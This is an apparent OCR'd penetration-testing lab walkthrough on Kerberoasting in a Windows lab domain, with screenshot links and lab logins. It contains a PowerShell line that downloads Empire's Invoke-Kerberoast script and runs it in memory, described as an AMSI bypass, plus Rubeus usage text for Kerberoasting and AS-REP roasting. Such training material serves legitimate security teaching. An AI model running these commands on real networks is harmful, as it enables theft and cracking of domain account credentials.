
1. Verify the generated TGS hash file in `Kerb-Hash1.txt`.




1. Observe offline password cracking using Hashcat / John the Ripper.



1. Switch to **Windows Server 2016** machine, log in as standard domain user (**LPT\CPENT** / **Pa$$w0rd**). Attempt running the PowerShell download string. *Observe execution is blocked by AMSI / ExecutionPolicy.*



1. Execute AMSI weaponization bypass script using TLS 1.2 WebRequest:
   [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
   $webreq =
   [System.Net.WebRequest]::Create('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1'); $resp=$webreq.GetResponse(); $respstream=$resp.GetResponseStream(); $reader=
   [System.IO.StreamReader]::new($respstream); $content=$reader.ReadToEnd(); IEX($content); Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash0.txt



1. Review **Rubeus** C# toolset options for Kerberoasting.

```
Perform Kerberoasting:
    Rubeus.exe kerberoast [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [

Perform Kerberoasting, outputting hashes to a file:
    Rubeus.exe kerberoast /outfile:hashes.txt [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLE

Perform Kerberoasting, outputting hashes in the file output format, but to the console:
    Rubeus.exe kerberoast /simple [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=

Perform Kerberoasting with alternate credentials:
    Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD [/spn:"blah/blah"] [/user:USER] [/domain

Perform Kerberoasting with an existing TGT:
    Rubeus.exe kerberoast /spn:"blah/blah" </ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]

Perform Kerberoasting using the tgtdeleg ticket to request service tickets - requests RC4 for AES accounts:
    Rubeus.exe kerberoast /usetgtdeleg [/nowrap]

Perform "opsec" Kerberoasting, using tgtdeleg, and filtering out AES-enabled accounts:
    Rubeus.exe kerberoast /rc4opsec [/nowrap]

List statistics about found Kerberoastable accounts without actually sending ticket requests:
    Rubeus.exe kerberoast /stats [/nowrap]

Perform Kerberoasting, requesting tickets only for accounts with an admin count of 1 (custom LDAP filter):
    Rubeus.exe kerberoast /ldapfilter:'admincount=1' [/nowrap]


Perform Kerberoasting, requesting tickets only for accounts whose password was last set between 01-31-2005 and 03-29
    Rubeus.exe kerberoast /pwdsetafter:01-31-2005 /pwdsetbefore:03-29-2010 /resultlimit:5 [/nowrap]

Perform AES Kerberoasting:
    Rubeus.exe kerberoast /aes [/nowrap]


Perform AS-REP "roasting" for any users without preauth:
    Rubeus.exe asreproast [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/nowrap]


Perform AS-REP "roasting" for any users without preauth, outputting Hashcat format to a file:
    Rubeus.exe asreproast /outfile:hashes.txt /format:hashcat [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER]
```


1. Log in to **Windows Server 2016** as Administrator (**LPT\Administrator** / **Pa$$w0rd**). Open Visual Studio solution at `C:\Users\Administrator.LPT\Downloads\kerberos\Rubeus-master\Rubeus.sln`.




1. Open solution in Visual Studio 2019 and sign in.



Rubeus-master
File
Home
Share
View
This PC › Local Disk (C:) › Users › Administrator.LPT › Downloads › kerberos › Rubeus-master
Search Rubeus-master
Quick access
Desktop
Downloads
Documents
Pictures
Rubeus-master
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network
Name
Date modified
Type
Size
Rubeus
11/12/2020 8:13 AM
File folder
.gitignore
11/12/2020 8:13 AM
GITIGNORE File
1 KB
